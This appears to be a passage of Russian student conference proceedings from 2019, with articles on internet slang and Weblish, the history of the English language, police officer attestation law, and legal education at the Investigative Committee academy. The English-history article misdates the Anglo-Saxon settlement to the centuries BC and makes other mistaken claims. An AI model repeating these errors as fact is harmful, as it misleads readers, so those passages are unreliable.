Интернет-коммуникации, Weblish, электронная почта, пиктограммы, аббревиатуры, компьютерный сленг

За последнее время в нашей жизни появилось множество новых средств и каналов коммуникации. Мы уже не мыслим свою жизнь без компьютеров и ноутбуков, мобильных телефонов и смартфонов, а также программ, позволяющих общаться, используя эту технику. Неоспоримым фактом является то, что Интернет сегодня – это самый колоссальный источник информации, который знало человечество. Но его возможности, такие как оперативность, быстрота и доступность связи между пользователями на дальних и близких расстояниях, позволяют использовать Интернет не только как инструмент для познания, но и как инструмент для общения.

Общение посредством интернет может быть:

– Синхронным

Синхронные коммуникации - средства общения, позволяющие общаться в режиме реального времени. Характерны для сервисов обмена мгновенными сообщениями, например, ICQ или Skype. Для поддержания беседы требуется писать быстро, а для этого как нельзя лучше подходят сокращения.

– Асинхронным


Асинхронные коммуникации - средства общения, позволяющие обмениваться информацией с задержкой по времени. Подобная передача информации используется, например, в электронных письмах, различных форумах или в других сервисах, не требующих моментального ответа. Время на осмысление и набор сообщения гораздо больше, чем в онлайн-общении. Поэтому значительно реже встречаются сокращения.

Общение через Интернет стало самым популярным способом коммуникации вне зависимости от языка общения. Русскоговорящие люди предпочитают использовать русский язык при интернет-общении, однако, английский язык также не является препятствием связи через Интернет. Этот язык является международным, и всё больше слов, фраз и словосочетаний из разговорного английского проникает в речь подростков и молодёжи.

Английский язык по своей структуре является универсальным, что дает возможность внедрения его лексики во многие сферы деятельности [1, с.53].

По данным статистического центра Internet World Stats, главным языком интернета по-прежнему остается английский – на нем говорят и пишут 26% пользователей. Следом за ним идет китайский - 21,5%. Замыкает тройку лидеров испанский язык с 7,5% пользователей. Рунет занимают седьмое место, имея скромные 3,2% процента русскоязычных пользователей. [6]

Использование языка в интернете



Интернет имеет колоссальное влияние на распространение английского языка по всему миру. Являясь интернациональным, английский с всё большей скоростью захватывает общество, претендуя на место универсального языка интернет сети. Благодаря киберпространству, возросла популярность межнациональных коммуникаций, что требует от людей создания более многофункционального языка для общения, в связи с чем появился и развивается «Netspeak» (от английского «speech» - речь).

С лингвистической точки зрения, «Netspeak» близок к сленгу: каждый должен знать, в каком случае его стоит и не стоит использовать, что с психологической точки зрения зависит от воспитания.

Компьютерный сленг – профессиональный язык людей, чья деятельность тесно связана с компьютерами и их использованием [2, с.159].

Компьютерный сленг в большинстве случаев представляет собой английские заимствования, существование компьютерного сленга позволяет понимать друг друга с полуслова, служит элементарным средством коммуникации. Не будь сленга, пришлось бы разговаривать на английском языке, или употреблять в своей речи громоздкие профессионализмы.

Общаясь в сети Интернет, мы часто сталкиваемся с сетевым английским в области общения или коммуникации. Weblish был придуман более ранними пользователями интернета (юзерами-старожилами) как новый удобный способ общаться между собой. Выражения сокращаются в аббревиатуры, а слова превращаются в транскрипции (остаются только произносимые буквы). На данный момент Weblish особо популярен в Британии и Америке на различных форумах, чатах, для переписки по email и др.

Язык интернета включает в себя разговорный язык, язык созвучий, пиктограмм и аббревиатур.

Язык созвучий несложен, названия некоторых цифр и букв созвучны словам, а пишутся быстрее: "to" - 2, "for" - 4, "..ate.." - 8, "than.." - 10.

Язык аббревиатур хуже понятен по причине своей договорённости. Если вы не входите в определённое сообщество, то этот язык обычно непонятен. Хотя некоторые аббревиатуры знают все англоговорящие, так как эти выражения перешли в аббревиатуры задолго до распространения Интернета.

Электронная почта в настоящее время является наиболее распространённым способом общения. В электронном письме можно также заметить тенденцию к аббревиатурам, транскрибированию и сокращению наиболее употребляемых слов и выражений, приведем наиболее яркие примеры:

Подобным образом появились слова:

СПАМ – транскрибированная аббревиатура от англ. «spiced ham» - ветчина со специями – сомнительная реклама, рассылаемая по электронной почте.

Бла - транскрибированное англ. «blah» - чепуха;

Респект - транскрибированное англ. «respect» - уважение.

А вот группа аббревиатур, где английский вариант – сокращение, а наш – уже

жаргонизм: [4]

INET = инет (Интернет)

АКА (also known as) = ака (известный, также, как)

PLS = плз, плиз (пожалуйста)

RULEZ = рулёз (типа отпад)

SUXX = сакс (типа отстой)

ICQ = аська, ицца (программа-пейджер)

PROG = прога (программа)

RL = реал (реальная жизнь, не виртуал)

LOL (laughing out loud) = лол («громкий смех»)

SPAM = спам (непрошенная рекламная почта)

Современное развитие компьютерных технологий оказало влияние на многие сферы жизнедеятельности человека, не оставив без внимания, как казалось, непоколебимые основы языка и его лексического построения. Вполне очевидно, что создана некая специальная терминологическая система, позволяющая каждому пользователю компьютеров чувствовать себя полноправным членом одной языковой семьи. Многие термины, вызывавшие еще недавно трепет и недопонимание, сегодня стали обыденными и общеупотребимыми. [3]

Совершенно очевидно, что общение в Интернете – это не просто предложения, содержащие только информацию, но и очень активная коммуникация, письменная разговорная речь с помощью которой, можно очень многое сказать и прочувствовать, естественно при её понимании.

Вывод

Интернет стал неотъемлемой частью жизни современного человек, и совершенствуется с каждым днем, каждым часом. Поэтому и язык интернет-общения меняется также интенсивно, как и сеть Интернет.

Новый мир и новый стиль жизни в этом мире требует и новых языковых средств коммуникации, либо трансформации старых. Сленг, выработанный пользователями Интернета, переходит в общеупотребительную лексику. Изменение сознания личности в Интернете, формирование нового, сетевого образа жизни и мышления существенно влияет на языковую ситуацию. Вполне возможно, что речь идет о формировании нового стиля интернет-общения, который не только является специфической особенностью интернет-сообщества, но и серьезно влияет на речевое поведение всего общества в целом. [5]

Список использованной литературы:

1. Арнольд И.В. Лексикология современного английского языка: учеб. пособие. М.: Флинта, 2014. 376 с.
2. Кулажко С.А. Англоязычные заимствования как основной способ образования компьютерного сленга // Молодой ученый. 2012. № 7. С. 158-160.
3. Влияние английского языка на формирование компьютерного сленга в России [Электронный ресурс]/ pglu.ru;- Режим доступа: <http://pglu.ru/upload/iblock/011/36.pdf>, свободный. (Дата обращения 01.02.2019г.).
4. Использование английского языка в интернет общении русскоговорящих и пути его

адаптации [Электронный ресурс]/ nsportal.ru;- Режим доступа: <https://nsportal.ru/ap/library/nauchno-tekhnicheskoe-tvorchestvo/2018/07/01/ispolzovanie-angliyskogo-yazyka-v-internet>, свободный. (Дата обращения 02.02.2019г.).

5. Особенности английского языка web коммуникаций и его влияние на язык интернета [Электронный ресурс]/ school-science.ru;- Режим доступа: <https://school-science.ru/2/3/30195>, свободный. (Дата обращения 02.02.2019г.).

6. Основные языки интернета [Электронный ресурс]/ ucie.ru; - Режим доступа: <http://www.ucie.ru/root/news/191/>, свободный. (Дата обращения 04.02.2019г.).

© Медведев М.А., 2019

УДК8

А.А.Симонян

студент 2 курса ИМСИТ,

г. Краснодар, РФ

E-mail: simonyan_sanya01@mail.ru

Научный руководитель: М.В. Воронова

Преподаватель ФСПО,

г. Краснодар, РФ

E-mail: oknelavobyro@rambler.ru

ПРОИСХОЖДЕНИЕ АНГЛИЙСКОГО ЯЗЫКА

Аннотация

Совсем недавно английский язык был просто для нас иностранным, но сейчас он является международным и изучается практически во всех странах. В данной статье мы рассмотрим как менялся английский язык на протяжении веков, как на это влияли исторические события и чем стал отличаться современный английский язык от английского прошлых лет.

Ключевые слова:

Язык, век, Англия, английский, Уэссекс

Временем рождения английского языка принято считать 5-6 века до н.э. Германские племена англов, саксов ютов перебрались с континента на острова и потеснив кельтов обосновались там. В то время жители Германии говорили на кельтском языке. После этого на территории Британии сложилось четыре королевства, каждое из которых обладало собственным диалектом – Мерсия, Уэссекс, Нортумбрия, Кент. Уэссекс на протяжении 9 века подчинял своих соседей. В итоге уэссекский диалект стал более распространен.

Набеги скандинавов, которые, начиная с 8 века, забирались на британские берега, в 1016 году закончились захватом Англии. Английский язык и скандинавский почти не враждовали, в отличие от людей. В современном английском осталось много скандинавских слов, а на севере Британии остались фонетические особенности,

которые напоминают нам о тех временах.

В 1066 году язык поменялся – на острова прибыли норманны и принесли с собой полученную до этого французскую речь. Больше половины населения продолжали говорить на английском языке, но государственным языком стал французский. Его изучали в школах. Множество французских слов в нашем современном английском указывает именно на этот период. К 14 веку французский был вытеснен.

Эта разновидность языка была закреплена в произведениях Дж. Чосера (1340 – 1400гг.). В то время люди уже писали на латинице, которая появилась на островах вместе с христианством. Христианство также заменило язычество, а латынь – древнегерманские руны. Книгопечатание, которое возникло после смерти Чосера, оказалось явлением архаичным. Большинство слов писались по старому, не смотря на то, что уже все привыкли к новому произношению. В это время, на заре книжного дела, наметился разрыв между написанием и произношением слов, это представляло основную трудность в изучении английского языка.

Новоанглийский язык начал появляться в 16 – 17 веке, когда нашествия франкоязычных норманнов, казалось далеким, как сейчас. Но язык 16 – 17 века все равно далек от современного, чему будет свидетельством тексты Шекспира, которые средний англичанин уже не может читать.

В 18 – 19 веке английский язык уже распространился благодаря колониальной политике. Америка стала самой большой колонией этого языка.

Отличие между английским и его американским вариантом не такое уж большое. В основном отличия заключаются только в области лексики и фонетики. Грамматика же почти не изменилась.

Развитие английского можно распределить на следующие даты:

55 до н.э. - Римляне под предводительством Юлия Цезаря вторгаются в Британию. Местные жители говорят на кельтском языке.

43 н.э. - Римское завоевание. Начало римского правления в Британии.

450-480 - Самые ранние из известных надписей на древнеанглийском. Древнеанглийский.

1066 год - Вильгельм Завоеватель, герцог Нормандии, захватывает Англию.

1348 год - Английский приходит на смену латыни как язык обучения в большинстве школ.

1476 год - Уильям Кекстон открывает первую английскую типографию. Ранне-новоанглийский.

1564 год – Родился Шекспир.

1604 год - Издан первый словарь английского языка, «Table Alphabeticall».

1616 год – Умирает Шекспир.

1782 - Британия отказывается от своих колоний, которые позже станут США.

1828 год - Уэбстер издает «Американский словарь английского языка». Поздне-новоанглийский.

Список использованной литературы:

1. История английского языка, Аракин В.Д., (2003).
2. История английского языка, Теренин А.В., (2018).

© Симонян А.А., 2019

ЮРИДИЧЕСКИЕ НАУКИ



УДК 34.07

Е.С. Бурмистрова
Магистрант 1 курса СГЮА
г. Саратов, РФ
E-mail: vodolena8@yandex.ru

НОРМАТИВНОЕ РЕГУЛИРОВАНИЕ ПРОХОЖДЕНИЯ АТТЕСТАЦИИ СОТРУДНИКАМИ ОВД: АКТУАЛЬНЫЕ ПРОБЛЕМЫ

Аннотация

Актуальность исследования подтверждается наличием несовершенства нормативно-правового регулирования данной процедуры и необходимостью устранения пробелов законодательства. Цель заключается в анализе проблем, возникающих при прохождении аттестации сотрудниками органов внутренних дел.

Ключевые слова:

Аттестация сотрудников ОВД, полиция, аттестационная комиссия, сотрудник ОВД, личные и деловые качества сотрудника органов внутренних дел.

В современных условиях одной из приоритетных задач Российской Федерации является защита прав и интересов граждан, охрана общественного правопорядка и поддержание благоприятной обстановки внутри страны в целом. Для исполнения перечисленных задач, государство наделяет соответствующими полномочиями специально созданные для этого структуры, одной из которых являются органы внутренних дел (далее ОВД).

Для выполнения поставленных перед структурой задач необходимы как материальный, информационный ресурсы, так и профессиональный кадровый состав, к которому, ввиду специфики полномочий, предъявляются достаточно объемные по своему количеству требования. Они содержатся в главе 3 Федерального закона "О службе в органах внутренних дел Российской Федерации и внесении изменений в отдельные законодательные акты Российской Федерации" от 30.11.2011 N 342-ФЗ.

В целях определения соответствия сотрудника ОВД замещаемой им должности, федеральным законодательством устанавливается процедура аттестации [1]. По общему правилу она проводится в обязательном порядке один раз в четыре года, в некоторых случаях, установленных законом - вне очереди. Современной и основной проблемой нормативно-правового регулирования является отсутствие законодательно закрепленного определения аттестации. Т.В. Анисимова объясняет это обстоятельство отсутствием адекватной государственной концепции аттестации, которая позволила бы разрешить ряд вопросов, возникающих при ее проведении и связанных с терминологическим аппаратом [2, с. 3]. Н.Г. Разуваева соглашается с данным мнением лишь частично, говоря о том, что отсутствие нормативно закрепленной дефиниции

аттестации в российском законодательстве традиционно, и значительно не влияет на саму процедуру [5, с. 118]. Однако законодательно закрепленное определение - это базовое начало, и считать его отсутствие значительно не влияющим на процедуру не всегда верно. Наличие определения аттестации в федеральном законодательстве во многом упростило бы понимание самой сути процедуры и тех принципов, на которых она строится, а также позволило бы судам, при рассмотрении споров об увольнении по итогам аттестации, ссылаться на установленное определение процедуры для более четкого, последовательного и структурированного решения.

Проблема отсутствия законодательного определения аттестации напрямую взаимосвязана с иными проблемами, одной из которых выступает отсутствие нормативно закрепленных принципов аттестации. Отдельные принципы процедуры можно вывести из норм статьи 33 ФЗ «О службе в ОВД», к примеру, ч. 12 ст. 33 содержит в себе трактовку принципа гласности процедуры аттестации. Стоит отметить, что ранее базовые принципы аттестации содержались в Постановлении ВС РФ от 23 декабря 1992 года №4202-1 №Об утверждении Положения о службе в органах внутренних дел Российской Федерации и текста Присяги сотрудника органов внутренних дел Российской Федерации» и Приказе МВД России от 14 декабря 1999 № 1038 «Об утверждении Инструкции о порядке применения Положения о службе в органах внутренних дел». В данных документах устанавливалось, что начальники органов внутренних дел обязаны обеспечивать проведение аттестации на высоком организационном уровне, в обстановке принципиальности, широкой гласности, доброжелательности, при строгом соблюдении объективности в оценке [4, с. 58]. Таким образом обозначались основные принципы процедуры. Наличие закрепленных принципов, выделенных самостоятельно, позволит повысить качество правовой регламентации процедуры, а также определить границы правового поля настоящей процедуры.

Рассмотренные проблемы отсутствия понятия аттестации и ее принципов относятся к категории нормативно-правовых, к решению которых, среди научных деятелей нет общего подхода. Однако причиной, по которой данные недоработки следует устранить в первую очередь, является порождение проблем в практической сфере. Это объясняется тем, что рассмотренные выше нормативно-правовые недочеты приводят к такой серьезной практической трудности в процедуре аттестации как формализм. Формализм - это явление, возникающее на этапах процедуры аттестации, и характеризующееся формальным отношением аттестационной комиссии к сотруднику, что приводит к набору недостаточно подготовленных и несоответствующих требованиям службы сотрудников ОВД. С другой стороны, аттестация может стать оружием, направленным против сотрудника, «сведением счетов», избавлением от неудобных сотрудников, что подрывает систему органов внутренних дел изнутри. Данная проблема стоит действительно остро, что подтверждается количеством апелляционных определений судов, в том числе

Верховного суда Российской Федерации, по жалобам сотрудников полиции на нарушение их прав и законных интересов в ходе проведения аттестаций [3, с. 46].

Кроме того, интересным для изучения остается вопрос о необходимости нормативно закрепить положения об ответственности должностного лица и членов аттестационной комиссии за нарушение порядка проведения процедуры и принятия незаконного решения по итогам аттестации. Разработка таких положений существенно снизила бы уровень формализма и увеличила вероятность вынесения комиссией законного решения по итогам аттестации. Это объясняется тем, что на современном этапе, сотрудник, несогласный с решением аттестационной комиссии вправе потребовать отмены ее решения, восстановления в должности (в случае если был уволен в соответствии с рекомендациями аттестационной комиссии), компенсации денежного довольствия, возмещения морального вреда. Однако возможность привлечь к ответственности само должностное лицо, принявшее незаконное решение, отсутствует. Такое обстоятельство позволяет должностным лицам не опасаться последствий принятых решений в рамках аттестационного процесса, что снижает уровень эффективности процедуры.

Рассмотрев основные и важные нормативно-правовые недоработки в сфере прохождения сотрудниками ОВД аттестации, возникает вывод о взаимосвязи указанных упущений в законодательстве с реальными проблемами, возникающими на практике. Сотрудник органов внутренних дел - это лицо государства перед обществом, наделенное властными полномочиями. Аттестация такого субъекта должна регламентироваться нормативно-правовыми актами, которые в полной мере доработаны, а именно: закреплено определены аттестации, выделены в отдельное и раскрыты принципы процедуры, за нарушение которых определена и установлена ответственность должностного лица. Только в этом случае, процедура аттестации будет в полной мере эффективна и лишится существующего формализма.

Список использованной литературы:

1. Федеральный закон "О службе в органах внутренних дел Российской Федерации и внесении изменений в отдельные законодательные акты Российской Федерации" от 30.11.2011 N 342-ФЗ (ред. от 03.08.2018) (с изм. и доп., вступ. в силу с 03.08.2018) // Собрание законодательства РФ. 2011. N 49 (ч. 1). Ст. 7020.
2. Анисимова Т.В. Институт аттестации государственных служащих в административном праве: автореф. дис.канд. юрид. наук. М, 2010. 25 с.
3. Баландина А. И. Актуальные проблемы проведения аттестации сотрудников органов внутренних дел // Право: современные тенденции: материалы III Междунар. науч. конф. Краснодар. 2016. С. 46-47.
4. Климкина Е.В., Сакулина Л.Л. Принципы аттестации сотрудников ОВД России // Вестник экономической безопасности. 2016. № 3. С. 57-60.
5. Разуваева Н.И. Подбор и аттестация кадров органов внутренних дел (административно-правовые и организационные аспекты): дис. канд. юрид. Наук: 12.00.14. – Воронеж, 2014. – 215 с.

© Бурмистрова Е.С. 2019

УДК 34.09.

М.С. Гутник

студентка 1 курса

Московской академии Следственного комитета Российской Федерации

г. Москва, РФ

E-mail: mari_gutnik17@mail.ru

Научный руководитель: Е.А. Сунцовадоцент кафедры государственно-правовых дисциплин Московской академии
Следственного комитета Российской Федерации, кандидат юридических наук, доцент,

майор юстиции

г. Москва, РФ

E-mail: suntsovanelly@mail.ru

**ПРАВОВОЕ ВОСПИТАНИЕ В МОСКОВСКОЙ АКАДЕМИИ
СЛЕДСТВЕННОГО КОМИТЕТА РОССИЙСКОЙ ФЕДЕРАЦИИ
КАК ФОРМА ПОДГОТОВКИ К БУДУЩЕЙ ПРОФЕССИОНАЛЬНОЙ
СЛЕДСТВЕННОЙ ДЕЯТЕЛЬНОСТИ**

Аннотация

В статье ставится задача рассмотреть роль правового воспитания в формировании профессионалов. Проанализированы характерные черты форм и методов правового воспитания на примере Московской академии Следственного комитета Российской Федерации. На основе проведенного опроса выделен наиболее эффективный метод – стимулирование. Приведены примеры и других способов правового воспитания, имеющих значение в процессе подготовки к будущей профессиональной следственной деятельности.

Ключевые слова:

Правовое воспитание, форма, метод, правовоспитательный процесс,
профессионал, навыки, пример.

Каждый ребенок с самого детства и до своего совершеннолетия, независимо от статуса и положения родителей в обществе, получает воспитание. С рождения родители заботятся о своих детях и учат их хорошим манерам, этикету, отучают от вредных привычек, а также закладывают им основы морали и формируют навыки поведения. Это помогает вырасти порядочным, честным, добрым человеком. Если ребенок не слушается и живет по собственным правилам и установкам, то родители наказывают его, применяя меры порицания. У простых людей это принято называть воспитанием. Существуют различные определения понятия «воспитание». Ученый И.П. Павлов дал следующее определение понятию: воспитание – это формирование общественно-необходимых отношений к миру, стране, обществу и самому себе. По определению А.С. Макаренко, воспитание – это выработка устойчивых привычек поведения. Стоит отметить, что в современном обществе выработаны методы

воспитания, которые, в соответствии с представлениями старшего поколения, позволяют ребенку стать гражданином. Но существует понятие «правовое воспитание». В чем его смысл и особенности? Какую роль оно играет в обучении кадров?

Стоит обратить внимание на то, что правовое воспитание (правовоспитание) оказывает влияние на мировоззрение человека, повышает знания в правовой сфере, формирует убеждения в полезности и обязательности права, а также внедряет навыки правового поведения. Данный процесс требует не только информированности граждан, но и осознания прав и свобод человека и гражданина, положений Конституции и законов. Следовательно, правовое воспитание – это организованное, систематическое, целенаправленное воздействие на личность, способствующее формированию правосознания, правовых установок и привычек активного правомерного поведения. Специальным объектом правового воспитания выступают обучающиеся. Они в силу своей неопытности являются наиболее уязвимыми для совершения правонарушений. Следует отметить, что указанные лица могут быть как объектом правовоспитания, так и субъектом, если речь идет о самовоспитании. Для трансляции населению правовой информации и опыта, которые содержатся в общественном правосознании, используются различные формы и методы. Общественное правосознание воплощается в нормах права, а соответственно правовое воспитание путем форм и методов предполагает их усвоение. В Московской академии Следственного комитета Российской Федерации (далее по тексту – Академия) правовому воспитанию студентов уделяется большое внимание: используются различные формы воздействия на правосознание обучающихся. Каждая форма правового воспитания обладает собственными характеристиками.

Одной из таких форм является правовая пропаганда. Это могут быть лекции и семинарские занятия по различным дисциплинам, беседы с преподавателями и консультации у них, примеры положительных героев из книг и фильмов, выступления студентов на конференциях с докладами и т.д. Правовая пропаганда – это один из способов воздействия права на различные сферы общественных отношений, целью которой является становление у молодого поколения высочайших нравственных ценностей, уважение к закону, нетерпимость к нарушениям общественных интересов и ответственность перед государством.

Другой формой правового воспитания, применяемой в Академии, является правовое обучение. Его отличие от правовой пропаганды заключается в том, что преподаватели и студенты академии взаимодействуют между собой в рамках правовоспитательной процедуры в течение длительного времени. Данная процедура характеризуется наличием определенной логически выстроенной и строгой программы, включающей в себя не только теоретическо-практические формы занятий, но и юридическую практику в специализированных средствах правового обучения. Академия является специализированным средством правового обучения как формы правового воспитания.

Юридическая практика также является формой правовоспитания и подразумевает

симуляцию правового опыта, например, участие в судебных процессах, работа общественным помощником, организация деловых игр, где обучающиеся могут выступать в качестве следователя или нарушителя, истца или ответчика. Юридическая практика – неотъемлемая форма правового воспитания в Академии, так как студенты должны быть подготовлены к будущей профессиональной деятельности. Обучающимся необходимо пройти практику в следственных органах Следственного комитета Российской Федерации, а также осуществлять функции общественного помощника. Но почему прохождению студентами практики уделяют такое большое внимание? Давайте обратимся к психологии. По мнению М. Литвака, суперпрофессионалы не учатся «галопом», т. е. с обучением не стоит торопиться, все нужно изучать подробно и вдумчиво, ведь «кадры решают все». Профессионал четко знает свои обязанности и безошибочно выполняет поставленные задачи. Чтобы стать профессионалом необходимо не только глубоко изучить теорию, но и знать, как все происходит на практике. Таким образом, студентам нужен практический опыт, примеры профессиональных кадров, на которые стоит равняться. М. Литвак в книге «Практики психологии» пишет: «Представьте себе, что из Японии или Америки сюда пригонят самую совершенную технику, а люди останутся такими же – необученными. Что будет? Они эту технику сломают» [4, с.192]. То есть кадры должны быть не только обучены, но и подготовлены к изменениям современного общества, иначе никакие это не профессионалы.

Необычной формой правовоспитания является самообразование, особенность которого заключается в собственном постижении и осмыслении правовых явлений, самостоятельное изучение законодательства и научной литературы. Человеку необходимо прикладывать собственные усилия для повышения знаний в правовой сфере, потому что ни одна форма правового воспитания не может быть эффективной без усилий самого человека.

Сравнивая формы правового воспитания, возникают следующие вопросы: как именно они влияют на людей? Какие навыки формируют? И как это поможет подростку в будущем?

Правовое воспитание в совокупности его форм помогает людям освоить методичность в работе. Зачем это нужно? М. Литвак отмечает: «Кто спортом или музыкой не занимался в молодости, у того методичности нет» [4, с. 148]. Данные виды деятельности предполагают ежедневные тренировки, репетиции. И позже их количество переходит в качество. Это и есть методичность. Но многие не могут дождаться этого «позже». «Пока идет внедрение в специальность, пока внешнего прогресса вроде нет, и даже приличной зарплаты пока еще нет, ему быстро становится скучно, и он говорит: это не мое», - пишет М. Литвак, обозначая роль методичности в любой работе [4, с. 148]. Если она появится, то и новых знаний будет больше, а соответственно повысится уровень развития и профессионализма.

Как за правами наступает ответственность, так и за формами – методы. Методы правового воспитания – это совокупность приемов психологического, педагогического и иного воздействия субъектов на развитие правового сознания у объектов. Способы

правовоспитания необходимы, так как они влияют на сознание и поведение личности в интересах правопорядка. М. Литвак отмечает, что при неправильном поведении ребенка взрослые читают ему нотации, думая, что после этого он не будет так поступать. «А дело не в его поступке, а в нем самом. Его самого надо менять» [4, с. 44]. Это говорит о том, что словами невозможно воспитывать, действуют только практические методы.

Метод убеждения является ключевым в правовоспитательном процессе, на нем основываются остальные методы. Основная роль убеждения заключается в формировании такого свойства личности как правопонимание. Также с помощью убеждения решается множество воспитательных проблем, достигается максимальный результат в формировании правосознания. Убеждать можно как словом – доклады, выступления, так и делом. В первом случае используются такие средства убеждения, как высказывание, пояснение, отрицание, подтверждение. Их результативность зависит от достоверности и актуальности материала. Убеждение действием – это метод воспитания, путем формирования уважительного отношения к правовым явлениям.

С методом убеждения схож метод принуждения, потому что их основная цель заключается в том, чтобы собеседник принял позицию коммуникатора, путем использования аргументов и подтверждений. Их отличие прослеживается через степень восприятия, то есть метод принуждения включается тогда, когда человека невозможно убедить в том, что со стороны общественного правосознания будет являться правильным.

Наказание – метод воспитания, предполагающий применение каких-либо правовых мер в отношении лица в ответ на нарушение нормы. Наказание может применяться в форме замечания, осуждения, ограничения или лишения определенного права, выговора и так далее. Наказание следует использовать осторожно, чтобы оно не вызвало оскорбление или озлобление воспитуемого. Но в тоже время отсутствие наказаний может стать причиной к неповиновению и неорганизованности. Наказание должно быть справедливым и обдуманым, поэтому поспешно его использовать не следует, так как оно не всегда может оказывать положительное влияние на поведение объекта правовоспитания.

Поощрение как метод правового воспитания направлено на изменение правосознания воспитуемых с получением материального или морального одобрения. То есть данный метод не обязывает, а побуждает к достижению результата. Поощрение может проявляться в виде публичного признания заслуг и должно исходить из индивидуальных особенностей человека.

Способами воздействия на сознание и поведение воспитуемых также являются: потенциальная угроза применения санкций, профилактика, предупреждение, стимулирование и соперничество. Использование методов воспитания зависит от конкретных обстоятельств.

В современном обществе стали применяться различные интерактивные методы правового воспитания, которые эффективно способствуют достижению целей, стимулируют активное взаимодействие обучающихся, их включенность в

образовательный процесс. Главным интерактивными способами являются: круглый стол (дискуссия), мозговой штурм, деловые игры и мастер-классы. Например, цель деловой игры – научить учащихся применять правовые знания при решении важных жизненных вопросов и проблем, где взаимодействуют различные субъекты права, разрабатываются нестандартные выходы из сложившихся ситуаций, возникают новые идеи. Заранее прогнозируемого результата сделать нельзя, потому что требуется творческое поведение участников.

Проведение круглого стола направлено на формирование у учащихся навыков аналитического мышления, умения аргументировано излагать свою точку зрения по конкретному вопросу. Основным элементом данного метода является дискуссия, которая способствует проявлению у студентов важнейших качеств, что поможет им в дальнейшем в работе. Так как в современном обществе происходит процесс компьютеризации образования, интерактивные методы начинают свое распространение. Путем слайдов, презентаций, викторин и игр обучающимся легче воспринимать, запоминать и воспроизводить большой объем информации. Разработка и решение собственных юридических задач или вопросов также помогает усвоить необходимый материал.

Результаты опроса, участие в котором приняли студенты 1 курса Академии факультета подготовки специалистов численностью в 57 человек, представлены в виде круговой диаграммы (рис. 1). Опрос проходил добровольно и анонимно. На вопрос респондентам предлагались варианты ответов с возможностью выбора нескольких. На круговой диаграмме представлены все варианты с их процентным отношением во время голосования и по итогам в общей сумме.

По мнению студентов, наиболее эффективными методами правового воспитания являются стимулирование (примерно 67% опрошенных выбрали данный вариант) и комбинация наказания с поощрением (примерно по 24%).



Рисунок 1– Опрос: эффективность методов правового воспитания

Таким образом, студенты считают, что метод стимулирования (например, материальное путем повышения стипендии) является самым эффективным. Поощрение также благоприятно отражается на правовом воспитании обучающихся. А из ограничительных методов наиболее эффективным считается наказание (например, лишение каких-либо ранее предоставленных преимуществ).

Подводя итог, можно сказать, что роль правового воспитания в Академии при формировании профессионалов велика. Именно оно помогает студенту стать профессионалом в следственной деятельности и заложить необходимые основы для будущей работы. Но для всего нужно время, а также систематический и упорный труд. И только в таком случае будет результат.

Список использованной литературы.

1. Абдулаева М. И. Теория государства и права: учебник для вузов. Спб.: Питер, 2013. 397 с.
2. Васильев Ф. П., Булатова Л. А. Современное правовое воспитание как необходимый фактор в образовательной политике России // Административное право и процесс. 2013. № 4. С. 36-38.
3. Лазарев В. В. Теория государства и права / под ред. В.В. Лазарев, С.В. Липень. М.: Юрайт, 2015. 640 с.
4. Литвак, Михаил. Практики психологии: принципы Литвака. М.: АСТ, 2018. 320 с.
5. Макаренко А.С. Книга для родителей / под ред. С.С. Невская. М.: ИТРК, 2014. 288 с.
6. Матузов Н. И. Теория государства и права / под ред. Н.И. Матузов, А.В. Малько. М.: Издательский дом "Дело" РАНХиГС, 2016. 528 с.
7. Павлов И. П. Рефлекс свободы / под ред. В. Усманов. СПб.: Питер, 2001. 432 с.
8. Перевалов В. Д. Теория государства и права / под ред. В.Д. Перевалов. М.: Юрайт, 2017. 384 с.

© Гутник М.С., 2019

УДК34

Т.О. Ковальшина

магистр РГСУ, факультет государственного и
муниципального управления
г. Москва, РФ

ОРГАНИЗАЦИЯ ОХРАНЫ ОБЩЕСТВЕННОГО ПОРЯДКА НА ТЕРРИТОРИИ МУНИЦИПАЛЬНЫХ ОБРАЗОВАНИЙ С ПРИВЛЕЧЕНИЕМ ДОБРОВОЛЬНЫХ НАРОДНЫХ ДРУЖИН

Аннотация

В статье рассматриваются исторические и современные аспекты участия добровольных народных дружин в охране общественного порядка на территории

муниципальных образований. Российская Федерация является правовым государством, а, значит, государственными органами реализуются все виды функций, свойственные правовому государству, включая правоохранительные функции. Участие граждан в охране общественного порядка со времен СССР является важнейшим правовым вопросом. Для современной России, в условиях предпринимаемых попыток возрождения добровольных народных дружин, важно всесторонне анализировать преимущества и недостатки принимаемых правовых решений по рассматриваемому вопросу.

Ключевые слова:

муниципальное образование; охрана общественного порядка; добровольная народная дружина; СССР; муниципальная милиция; полиция.

**ORGANIZATION OF PROTECTION OF PUBLIC ORDER IN THE TERRITORY
OF MUNICIPALITIES WITH THE INVOLVEMENT
OF VOLUNTARY NATIONAL TEAMS**

Annotation

The article deals with the historical and modern aspects of the participation of voluntary national teams in the protection of public order in the territory of municipalities. The Russian Federation is a state governed by the rule of law, which means that all kinds of functions inherent in the rule of law, including law enforcement functions, are implemented by state bodies. The participation of citizens in the protection of public order since the USSR is an important legal issue. For modern Russia, in the context of attempts to revive voluntary national teams, it is important to comprehensively analyze the advantages and disadvantages of legal decisions on this issue.

Key words:

municipal education; policing; voluntary national teams; the Soviet Union; municipal police; police.

